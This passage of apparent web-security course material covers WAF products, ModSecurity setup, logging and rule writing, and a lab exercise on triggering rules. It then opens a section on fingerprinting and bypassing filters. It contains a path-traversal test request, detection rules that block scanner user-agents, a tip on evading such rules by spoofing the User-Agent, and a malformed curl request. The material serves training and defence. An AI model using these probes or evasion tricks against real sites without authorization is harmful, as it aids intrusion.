Other features to look for include a product that minimizes false positives; any product with a track record of blocking authorized requests is not a product you want to select. Consider WAF products that detect the unauthorized transmission of confidential data, support both whitelisting and blacklisting, support multiple web services (SOAP, XML, and so on), identify a brute-force attack attempting to try every combination possible, is configurable to support blocking new web app attack methods, and can scale as your enterprise grows.

The Web Application Security Consortium (WASC) is a nonprofit organization that includes leaders and experts in the information security industry who produce open-source best practice security standards. The WASC facilitates and organizes several industry projects, including the Web Application Firewall Evaluation Criteria (WAFEC) project. The goal of this project was to develop an evaluation criteria that uses a testing methodology to assess the quality of a WAF solution. The first release 1.0 of the criteria is dated from 2006, thus is a little stale; however, a new project was started to provide an updated release, WAFEC 2.0.

MAJOR COMMERCIAL WAF SOLUTIONS

Company	Product	Software	HW Appliance	Virtual Appliance	Cloud Service
Akamai	Kona Site Defender	-	-	-	X
Barracuda Networks	Web Application Firewall	-	X	X	X
Citrix	NetScaler AppFirewall, MPX, VPX	X	X	X	-
F5	Big-IP (add-on)	X	X	X	-
Fortinet	Web Application Firewall	-	X	X	-
Imperva	SecureSphere	-	X	X	X
NSFOCUS	Web Application Firewall	-	X	-	-
Radware	AppWall	-	X	X	-
Trustwave	Web Application Firewall	X	X	X	-

Note: Vendor product offerings continuously change and may not be reflected here

A longer list includes solutions from the following companies: Akamai, Barracuda Networks, Citrix, DBAPPSecurity, DenyAll, Ergon Informatik, F5, Fortinet, Imperva, NSFOCUS, Penta Security, Positive Technologies, Radware, Trustwave, United Security Providers, Verizon, Sucuri, Qualys, CloudFlare, and Alert Logic.

Reference

For more information on WAF vendors, refer to Gartner's annual Magic Quadrant for Web Application Firewalls.

MODSECURITY

Open-source software and rules:
- Commercial support and rules available through Trustwave

Flexible deployment options:
- Embedded in webserver (Apache, Nginx, and IIS)
- Deployed as home-grown appliance
- Can be deployed as part of your cloud

Real-time monitoring and attack detection:
- Detection mode versus Blocking mode
- No automatic learning mode

Has a flexible rule engine, almost too flexible

Now take a deeper look into ModSecurity. As previously mentioned, it is an open-source product maintained by Trustwave's SpiderLabs Team. It is freely available to anyone and is available on many different platforms, including Linux, MacOSX, Windows, and many flavors of UNIX. ModSecurity is typically embedded within the web server infrastructure but only for web servers that are Apache-based. This deployment method is the easiest to implement and activate, or deactivate as needed. This deployment method supports existing load balancing and scaling due to being embedded in the web server and has minimal overhead on the performance of the server. An embedded implementation also is not impacted by encryption or compression because the traffic is analyzed after it is decrypted or decompressed. ModSecurity can also be implemented as a reverse proxy, providing a network-based deployment that supports Apache and non-Apache servers. For this deployment, encrypted or compressed traffic needs to be routed through a frontend system to decrypt or decompress the traffic prior to routing to ModSecurity.

ModSecurity supports two modes: Detection mode in which web traffic is captured and analyzed, but not blocked, and blocking mode in which ModSecurity responds to the client with a 403 Forbidden error message. There are three security models that ModSecurity supports for preventing attacks: The first is the negative security model, which monitors requests for anomalies, unusual behavior, and common web application attacks. It maintains anomaly scores for each request, IP address, application session, and user account. Requests with a high anomaly score are either logged or rejected. The second model, which is used for just-in-time patching, looks for known weaknesses and vulnerabilities. Basically, it is a vulnerability scanner that when weaknesses are identified, ModSecurity can be configured to act as an external patch until the web application server is patched. The third model is the positive security model in which requests are whitelisted, and all other requests not on the list are rejected.

ModSecurity has a flexible rule engine, which uses the ModSecurity Rule Language that is a specialized programming language designed to work with HTTP transactions. ModSecurity comes with a set of rules that are comprehensive and implement general web application hardening and address common web application security issues.

INSTALLING MODSECURITY

Install ModSecurity in Debian or Ubuntu:

```
sudo apt-get install libapache-mod-security
```

Install ModSecurity core rule set (CRS):

```
cd /etc/apache2
cp –R /usr/share/doc/mod-security-common/examples/rules ./
```

Edit /etc/apache2/conf.d/security to include ModSecurity:

```
<IfModule mod_security2.c>
  Include /etc/apache2/rules/*.conf
  Include /etc/apache2/rules/base_rules/*.conf
</IfModule>
```

Enable the ModSecurity module and restart Apache!

```
a2enmod mod-security
/etc/init.d/apache2 restart
```


ModSecurity can be installed by downloading the source and building it or by downloading and installing the binaries. For our example, we download and install ModSecurity onto Ubuntu, using apt-get. This process installs the binaries and any needed dependencies, as well as configures Apache and restarts it when the installation completes. Basically, with one line, ModSecurity can be installed and running. Well, almost. The common ruleset that comes with ModSecurity must be copied over, a log folder must be created, and the mod-security module must be enabled using the a2enmod command. When everything is ready, we can restart Apache and ModSecurity is up and running.

QUICK TEST

Disable mod_security module and restart Apache:

```
a2dismod mod-security
/etc/init.d/apache2 restart
```

Launch Firefox and use test link:

```
http://localhost/?abc=../../
Result: 200 OK
```

Restart mod_security:

```
a2enmod mod-security
/etc/init.d/apache2 restart
```

Use test link again:

```
http://localhost/?abc=../../
Result: 403 Forbidden
```

You can do a quick test to confirm that Mod_security is running. First, disable the mod_security module using the a2dismod command, restart Apache, and send a known malicious request to the web server. For this test, we have chosen a path traversal request. With the mod_security module disabled, Apache responds with a 200 OK. We can then enable the mod_security module, restart Apache, and send the same request again. This time, we get a 403 Forbidden. Mod_security is working as expected.

CONFIGURATION DIRECTIVES

How ModSecurity works and reacts:

- Set default actions (SecDefaultAction)
- Set default data directory (SecDataDir)
- Observe response bodies (SecResponseBodyAccess)
- Much, much more!

Don't include in httpd.conf

Logging versus blocking:

- SecRuleEngine On/DetectionOnly/Off
- Start by logging and not blocking (DetectionOnly)
- Can be set per web application hosted on your server

The ModSecurity directives configure how the WAF operates, where log files are located, default actions, and much more. These rules, along with the Core rules files, should be contained in files outside of the httpd.conf file and called up with Apache "Include" directives. This allows for easier updating/migration of the rules. If you create your own custom rules that you would like to use with the Core rules, you should create a file such as modsecurity_crs_15_customrules.conf and place it in the same directory as the Core rules files. By using this filename, your custom rules are called up after the standard ModSecurity Core rules configuration file but before the other Core rules. This allows your rules to be evaluated first, which can be useful if you need to implement specific "allow" rules or to correct any false positives in the Core rules as they are applied to your site.

It is highly encouraged that you do not edit the Core rules files but rather place all changes (such as SecRuleRemoveByID) in your custom rules file. This allows for easier upgrading as newer Core rules are released.

It is also strongly recommended to start using ModSecurity in DetectionOnly mode until you have modified and tested your rules that fit your organization and minimize the chance of false positives that result in blocking authorized requests. The DetectionOnly mode executes the rules and logs the transactions and actions based on the rules but does not block any activity, even if the rules are configured to do so. This provides time to fine-tune your rules and ensure they will not result in breaking your applications! When you are comfortable that your ruleset is ready, change the SecRuleEngine directive to On, and restart apache and the mod-security module.

MODSECURITY LOGS

Audit Log:

- Records complete transaction data
- Keep this type of logging to a minimum but by default; only relevant transactions and 500 errors:

```
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus ^5
SecAuditLogParts ABCDEFHKZ
```

- Use a single log file:

```
SecAuditLogType Serial
SecAuditLog <path>/audit.log
```

Debug Log:

- Useful for troubleshooting, but keep to a minimum, and duplicate Apache's error log:

```
SecDebugLog <path>/debug.log
SecDebugLogLevel 3
```


Two major log files are available in ModSecurity. The audit log file, typically named modsecurity_audit.log, captures the transaction data and is controlled by the configuration directives, including what is captured, where it is captured, and more. For instance, the directive SecAuditEngine RelevantOnly results in ModSecurity logging only transactions that are relevant, which means those that had an error or a warning reported against them. This helps reduce the size of the audit log file. Other options for this directive are On, which logs everything, or Off, which, as I'm sure you can guess, logs nothing. Additional audit logging directives can enforce logging of all error codes in the 500s, using the SecAuditLogRelevantStatus directive and establishing what parts of a transaction are included in the logging using the SecAuditLogParts directive. You can also configure audit logging to use one file and where the file should be located.

The other main log is the Debug log, which duplicates what is in the Apache error log file. This is helpful because it may get rotated due to its capability to grow quickly, and having the ModSecurity messages in the debug log mean that you always have all the data you need. The Debug log file is useful for troubleshooting, but in a production environment, it is recommended to keep debug logging to a minimum to not impact performance. This can be established by using the SecDebugLogLevel directive. It is recommended to start with level 3.

MODSECURITY CORE RULE SET (CRS)

`https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project`

ModSecurity Core Rule Set Project:

- HTTP protection
- Real-time blacklist lookups
- Web-based malware protection
- HTTP denial-of-service protection
- Common web attacks protection
- Automation/bots/scanner detection
- Malicious file uploads detection
- Sensitive data leakage detection
- Mask server error messages

Automatic updating of rules:

- `rules-updater.pl` script is provided, syntax below

The ModSecurity WAF on its own provides little protection; however, the rules engine provides the ability to configure the WAF to protect against known threats and vulnerabilities, as well as add rules when new threats and vulnerabilities are discovered. Rather than starting from scratch and creating rules manually, OWASP has created a common set of rules from the ModSecurity Core Rule Set Project that provides protection from known and unknown vulnerabilities often found in web applications. The Core Rules include comments that can be used as a step-by-step deployment guide for implementing ModSecurity.


The Core Rule Set provides a great starting place for deploying ModSecurity within an enterprise. The rules cover a number of protection techniques and are based on the experience and expertise of OWASP. These rules help protect against the OWASP Top Ten web application attacks, which enable an organization to fine-tune the rules for their specific deployment and focus on any new or unique vulnerabilities specific to their web applications or infrastructure.

The project also provides a repository of updated rules and a script that provides automated downloading of the rules as they are updated by the project.

```
$ rules-updater.pl -r http://www.modsecurity.org/autoupdate/repository/ -prules -
Smodsecurity-crs
```

MODSECURITY PROCESSING PHASES

All rules are placed in one of the five phases, with logging as the last phase



Apache handles requests in a cycle, starting with the request headers and body, then the response header and body, and logging. However, logging occurs at the end of each phase in the process cycle. ModSecurity rules include a phase action that the rule executes within, or executes based on the SecDefaultAction directive. Because a rule executes based on the phase action, if two rules are adjacent in a configuration file but are set to execute in different phases, they would not happen one after the other. The order of rules in the configuration file is important only within the rules of each phase. This is especially important when using the skip and skipAfter actions.

The data available in each phase is cumulative. This means that as you move onto later phases, you have access to more and more data from the transaction. This provides rules with all the available information about the request to effectively prevent attacks and minimize false positives.

The LOGGING phase is special. It is executed at the end of each transaction no matter what happened in the previous phases. This means it is processed even if the request was intercepted or the allow action was used to pass the transaction through.

ANATOMY OF A RULE

```
SecRule REQUEST_METHOD "!@rx ^(?:GET|HEAD|POST|OPTIONS)$" "phase:1,t:none,block,msg:'Method not
allowed',logdata:%{REQUEST_METHOD}"
```

This rule restricts methods to GET, HEAD, POST, and OPTIONS:

- Variables identify which part of the HTTP request to analyze:
  `REQUEST_METHOD`
- Operators specify a regex to look for in the variable:
  `"!@rx ^(?:GET|HEAD|POST|OPTIONS)$"`
- Transformations reformat the variable before analysis (not used in example)
- Actions specify what should be done if the rule matches
- Blocking action:
  `phase:1,t:none,block,msg:'Method not allowed'`
- Logging action:
  `logdata:%{REQUEST_METHOD}`

ModSecurity has many directives that configure how it works, but the main directive to know is SecRule, which is used to create rules on how web requests are analyzed and acted upon. A SecRule is composed first of a variable that identifies WHAT the rule will analyze, and then the operator that identifies HOW the variable is analyzed, typically in the form of a regular expression. The rule may contain a transformation function that changes the input from the variable before the operator analyzes it. Then, finally the rule has an action, which is how ModSecurity responds if the rule matches.

The example on the slide shows the variable as the REQUEST_METHOD from the request header, and then the operator that checks if the request method is anything but a GET, HEAD, POST, or OPTIONS. If the request is not one in the list, then the action, which occurs in phase 1, is to block the request and respond with a message that the method is not allowed. Finally, the transaction is logged in the log file.

SSN DETECTION

```
SecRule ARGS "@verifySSN \d{3}-?\d{2}-?\d{4}" "phase:2,nolog,pass,msg:'Potential social
security number',sanitiseMatched"
```

ARGS

- Look in parameter/value pairs in URL and POST payloads
  `"@verifySSN \d{3}-?\d{2}-?\d{4}"`
- Look for 9-digit numbers with or without dashes
- Send number to @verifySSN function to decrease false positives:
  `phase:2,nolog,pass`
- Process in phase 2; do not log in audit log; process with next rule:
  `msg:'Potential social security number'`
- Message specified when rule is triggered:
  `sanitiseMatched`
- Replace matched string with asterisks if logged

This rule is an example of inspecting a request body for an SSN submitted as part of the input. The operator first uses a regular expression to perform an initial match and then uses the miscellaneous operator @verifySSN to perform an SSN calculation to minimize false positives. If the rule is a match, it is not logged nor is the request blocked, but it does return with a message stating that a potential SSN was included in the input. The sanitiseMatched action replaces the SSN with asterisks when logged to the audit log file, thus protecting the data from compromise.

Digging deeper into the operator of this rule, you see a regular expression that looks for an SSN in the format of 3 digits, which is the Area, a hyphen, followed by 2 digits, which is the Group, another hyphen, and then 4 digits at the end, which is the Serial number. The @verifySSN operator acts like a function within the rule that passes the data from the regular expression and performs further calculations to minimize false positives. In this case, @verifySSN validates that the potential SSN

- Must have 9 digits
- Cannot be a sequence number (that is, 123456789, 012345678)
- Cannot be a repetition sequence number (that is, 11111111 , 222222222)
- Cannot have area and/or group and/or serial zeroed sequences
- Area number must be less than 740
- Area number must be different than 666

If all these match, @verifySSN returns as a TRUE, and the rule acts upon the actions listed.

DETECTING AND BLOCKING

ModSecurity can use Real-time Blocking Lists (RBLs) to evaluate source IP addresses:

```
SecRule REMOTE_ADDR "@rbl sbl-xbl.spamhaus.org"
"phase:1,t:none,pass,nolog,auditlog,msg:'RBL Match for SPAM
Source',tag:'AUTOMATION/MALICIOUS',severity:'2',setvar:'tx.msg=%{rule.msg}',setvar:tx.a
utomation_score=+%{tx.warning_anomaly_score},setvar:tx.anomaly_score=+%{tx.warning_anom
aly_score}, setvar:tx.%{rule.id}-AUTOMATION/MALICIOUS-
%{matched_var_name}=%{matched_var},setvar:ip.spammer=1,expirevar:ip.spammer=86400,setva
r:ip.previous_rbl_check=1,expirevar:ip.previous_rbl_check=86400,skipAfter:END_RBL_CHECK
"
```

It can also detect and block pen testing tools:

```
SecRule REQUEST_HEADERS:User-Agent "@rx nikto" phase:1,log,deny,msg:"GOTCHA!!!"
```

What tool is it detecting? How is it detecting it?

ModSecurity can use real-time blocking lists to evaluate the reputation of a source IP address. If, for instance, you want to detect and block access to your website from specific domains, say, a spammer, you can create a rule that does that. This rather complex rule uses a real-time block list (RBL) operator to evaluate the source IP address or REMOTE_ADDR against the spamhaus RBL. If the operator returns true, it means the source IP address is listed in the RBL. With this rule, the access is not blocked, nor is the transaction logged; however, information about the activity is tracked and a message is logged in the audit log. Be careful using RBLs because they can impact performance significantly due to latency caused by RBL lookups performed over DNS. If you plan to use RBLs in production, it is recommended to install a local caching DNS server. Many RBLs are available for download, so using a local DNS cache can solve the latency issue.

Reference

You can find more information about RBLs on the Spamhaus project website.

https://www.spamhaus.org/

ModSecurity can also be used to detect and block the use of hacking tools. What tool is detected here? How was it detected? Was it blocked? How could you circumvent this rule?

Obviously, the tool it is detecting is Nikto, or rather any request that has "nikto" listed in the User-Agent. Circumventing this rule would be easy as changing the User-Agent to appear as a valid browser while running the tool. Okay, that was an easy one and not likely to prevent a real attack from anyone with decent hacking skills.

IMPLEMENTING A RULE

For adding your own rules, create a rule file and restart Apache:

- /etc/apache2/rules/modsecurity_customrules.conf

```
#Prevent directory listings from being returned
SecRule REQUEST_URI "/$" "phase:4,deny,chain,log,msg:'Directory index returned'"
SecRule RESPONSE_BODY "<h1>Index of /"
```

Check the audit_log after testing:

```
Message: Access denied with code 403 (phase 4).
Pattern match "<h1>Index of /" at RESPONSE_BODY.
[file "/etc/apache2/rules/modsecurity_myrules.conf"] [line "2"] [msg "Directory index returned"]
Action: Intercepted (phase 4)
Apache-Handler: httpd/unix-directory
Stopwatch: 1329601589439065 6837 (1205 2868 -)
Producer: ModSecurity for Apache/2.5.11 (http://www.modsecurity.org/); core ruleset/2.0.3.
Server: Apache/2.2.14 (Ubuntu)
```


Implementing your own rules is as simple as creating a text file. It is recommended to add new rules to your own file so that any updates you may receive for base rules do not overwrite your own. As with all good programming, be sure to document what your new rule does in the text file. The new rule file should be located in /etc/apache2/rules, or wherever you decide to include your rule files. Remember when we discussed installing ModSecurity earlier, the include statements in the conf.d file directed Apache as to where to find the rules. Either add an additional include statement or add your rules file with the others so that it automatically gets included when apache starts. Also, remember to restart Apache and the mod-security module after making any rule changes, additions, or deletions for them to take effect.

In the example here, we add a rule that prevents directory listings. Likely, you should already have this disabled on the Apache server, but if a configuration change is implemented that disables it, it is good to have a rule in ModSecurity to find it and block it. You can see that before we add the rule, our server supports directory indexing and it is not blocked. We create our new rule file with our rules to identify and block directory indexes, then restart Apache, and try again. We see this time that a 403 Forbidden is returned and the directory index is blocked. We can also look at our modsecurity_audit.log file and see an entry where the directory indexing request was submitted, identified, and effectively blocked.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: UNDERSTANDING MODSECURITY RULES

Targets:
http://modsec.sec642.org

Rules:
http://modsec.sec642.org/rules

Goals:

1. Examine the ModSecurity rules on the server
2. Which custom rule blocks the word "script" in all inputs?
3. Trigger at least one rule in the following files:
   a. modsecurity_crs_35_bad_robots.conf
   b. modsecurity_crs_21_protocol_anomalies.conf

In this exercise, you explore how ModSecurity works and builds a rule to block an attack. The target site is http://modsec.sec642.org. To see the rules applied on the site, visit http://modsec.sec642.org/rules.

Following are your goals:

1. Examine the ModSecurity rules on the server.
2. Which custom rule blocks the word "script" in all inputs?
3. Trigger at least one rule in the following files:
   a. modsecurity_crs_35_bad_robots.conf
   b. modsecurity_crs_21_protocol_anomalies.conf

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.


EXERCISE: UNDERSTANDING MODSECURITY RULES WHY IS THE STRING "SCRIPT" BLOCKED?

With a little digging, you should find the custom `sec642.conf` file, which has this overly simplistic rule that is bound to cause problems with users

```
SecRule REQUEST_URI "script" "phase:1,log,deny,msg:'XSS Attack',id:'1'"
SecRule REQUEST_BODY "script" "phase:2,log,deny,msg:'XSS Attack',id:'2'"
```


With enough digging, you should find the custom sec642 config file, which has this overly simplistic rule that is bound to cause problems with users. For instance, a user may need to use the word "script" in an input box, such as a blog post about a great Firefox extension called NoScript, or someone who needs to enter his address but lives in Script Falls, GA.

By the way, to find this rule, you may have needed to look through A LOT of ModSecurity rule files. If you do this manually, start thinking like a pen tester. Use one of your pen test tools with spider capabilities to pull down all the files locally, and then use search tools such as grep to dig through them. Or if you have a professional version of Burp, just use its spider and global search features.



If you can read a rule and figure out how to trigger it, you are more likely to figure out how to evade it.

Pull up the following pages in your browser:

`modsec.sec642.org/rules/activated_rules/modsecurity_crs_35_bad_robots.conf`
`modsec.sec642.org/rules/activated_rules/modsecurity_35_bad_robots.data`

The rule in bad_robots.conf compares the User-Agent to a list of strings in the bad_robots.data and scanners.data files. "nessus" is on both lists, so let's use it. You can change your browser's agent with an extension or just use a command-line tool such as curl to specify a new User Agent.

EXERCISE: UNDERSTANDING MODSECURITY RULES TRIGGERING PROTOCOL ANOMALIES

```
$ curl --user-agent firefox -H "Content-Type: text/html" -H "Content-Length: 777"
modsec.sec642.org -v
* About to connect() to modsec.sec642.org port 80 (#0)
*   Trying 10.42.6.64...
* connected
* Connected to modsec.sec642.org (10.42.6.64) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: firefox
> Host: modsec.sec642.org
> Accept: */*
> Content-Type: text/html
> Content-Length: 777
>
< HTTP/1.1 403 Forbidden
```

One of the rules forbids requests that have a different-sized payload than specified by the Content-Length header. We can use curl by adding the two necessary headers for post payloads yet failing to provide any post data. This takes a bit to timeout, but you should get a forbidden message from the server.

One of the rules forbids requests that have a different-sized payload than specified by the Content-Length header. We can use curl by adding the two necessary headers for POST payloads yet failing to provide any POST data. This takes a bit to timeout, but you should get a forbidden message from the server.

Notice that I'm providing a valid User-Agent because curl's default UA is blocked.

EXERCISE: UNDERSTANDING MODSECURITY RULES
EXERCISE CONCLUSION

We need an understanding of how ModSecurity works:

- The rules and the system

This understanding guides our attacks:

- And bypasses

In this exercise, you looked at how ModSecurity is set up and configured. This provides you with an understanding of ModSecurity, which is another brick in the foundation of bypassing these controls.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

FINGERPRINTING DEFENSES

The next step is to consider bypassing controls:
- Both WAFs and filters

Many applications depend on the protections:
- Without solving the flaw within itself

If you can bypass the controls:
- So can the attackers

Your testing needs to take this in account:
- Of course, you can just have the protection disabled
- But this is not always possible

Now that you have an understanding of the protections available, you need to start considering bypassing them. Most important, because it is your job! As you look at the WAFs and the filtering your targets have enabled, you have to consider ways to bypass these items. This enables you to provide your targets with a better understanding of the security flaws they expose. Especially because if you can bypass the control, so can the black-hat hackers and other malicious users.

You need to take these bypass capabilities in account for another major reason. Often, as you test applications, you find that developers have depended on the protection of the WAF instead of building the application securely. Or they have implemented filtering that is simple to bypass. These conditions are often worse than no protection at all because the feeling that they are secure leads to less monitoring or efforts to improve the security.

BYPASS BASED ON PROTECTION

Many people focus on the protection:
- "Bypass the WAF," for example

This is a good start:
- But not as effective as it could be

Targeting the protection can miss:
- Due to the flaw not working with the payload

But you need to keep this in mind:
- And fingerprinting the protection helps anyway

When testers start out, or security people in general, they look at attacking or bypassing the protection itself. Although this is a good starting point, it isn't as effective as we typically hope. This is mainly because that even if we find a bypass, the payload may not work with the flaw that exists in the application. For example, finding a way to bypass the .NET filters with an XSS payload won't help if the application has a command injection flaw. ☺

But this doesn't mean you should look at it. When you map the application, knowing what the protection is can help with understanding the security of the application. By knowing what the protections are, you can know how to bypass them. It is a part of testing the application and is necessary, even if it's not the most efficient way to go about your job.

DISCOVERING THE CONTROLS

Discovering controls is the first step:
- Part of mapping and discovery

Many techniques and some tools help with this:
- Of course, you can always ask the target

You also need to validate your findings:
- Before you go too far down a rabbit hole

The first step is to discover the controls. This is one of those processes that actually traverses two steps of our methodology. (Three if during recon we find a posting where the developer talks about the controls.) We need to start during mapping, where we can see some of the signs of the controls we will talk about next. Then, as we move into discovery, we can get a better handle on what controls are within the application and its infrastructure.

There are a number of ways to find the controls and even some tools that automate the process. But no matter how we find the information, we need to validate it. We can do this by simply asking the target personnel or using multiple techniques to cross-check our findings. This helps prevent us from going too far down a rabbit hole in trying to attack something with bad information.

FINGERPRINTING CONTROLS

After identifying the protection type:
- WAF or filtering

You need to determine what is blocked:
- Or allowed if it's whitelisting

This involves fingerprinting the rulesets:
- Unless this is a crystal-box test

There are three main ways to do this:
- Response code-based
- Error-based
- Fuzzing


Because the first step is identifying the control, you need to move onto the second step. In this case, it is fingerprinting what is blocked unless you are attacking a whitelisting-based control. In that case, you need to determine what is allowed. Either way, gather the information needed for you to attack the system, bypassing the control in place.

During a gray or black box test, you would need to perform this fingerprinting from the perspective of an attacker. (Of course, in a crystal-box test, you just ask.) You can perform a variety of tests to help with this, but all these tests are based on one of three categories of fingerprinting. You can use the response codes from the application, look for error messages in the responses, or just fuzz the inputs and look for differences.

RESPONSE CODE-BASED FINGERPRINTING

It is common for the response codes to reveal the protection:

- Especially for WAFs



As the tester, you simply look for changes based on your input:

- Did you get a *Forbidden* message?

Keep in mind that response codes can be set for other reasons:

- Was the 302 redirection due to a protection or your session timed out?

One of the most common ways to detect a WAF is by the different response codes received by the client. Because the WAF is part of the traffic pattern, instead of part of the application, it is a simple matter of just returning a forbidden or other response code to the *malicious* request. The WAF acts as a man-in-the-middle and can terminate the communication this way without affecting the application.

As testers, we simply need to look for different response codes based on our requests containing malicious or test payloads. If we are getting a 200 when the POST parameter name is set to *FOO,* but we get a 403 when the parameter is set to *BAR'*, then a WAF is probably reacting to the single quote in the second request. Of course, we need to keep in mind that the response code may be set for a different reason. For example, we often see that during our testing, something about our request breaks our session state within the application. When this happens, we are redirected to the login page. So was the 302 because of our attack being detected or just a breaking of session state?

ERROR-BASED FINGERPRINTING

Filtering can cause error messages to appear:


- Examine the .NET error below

This is due to the filter being *part* of the .NET framework:

- Load balancers, WAFs, or the application itself can also insert error pages

We need to look for these errors:

- As well we need to recognize what generated the error



62

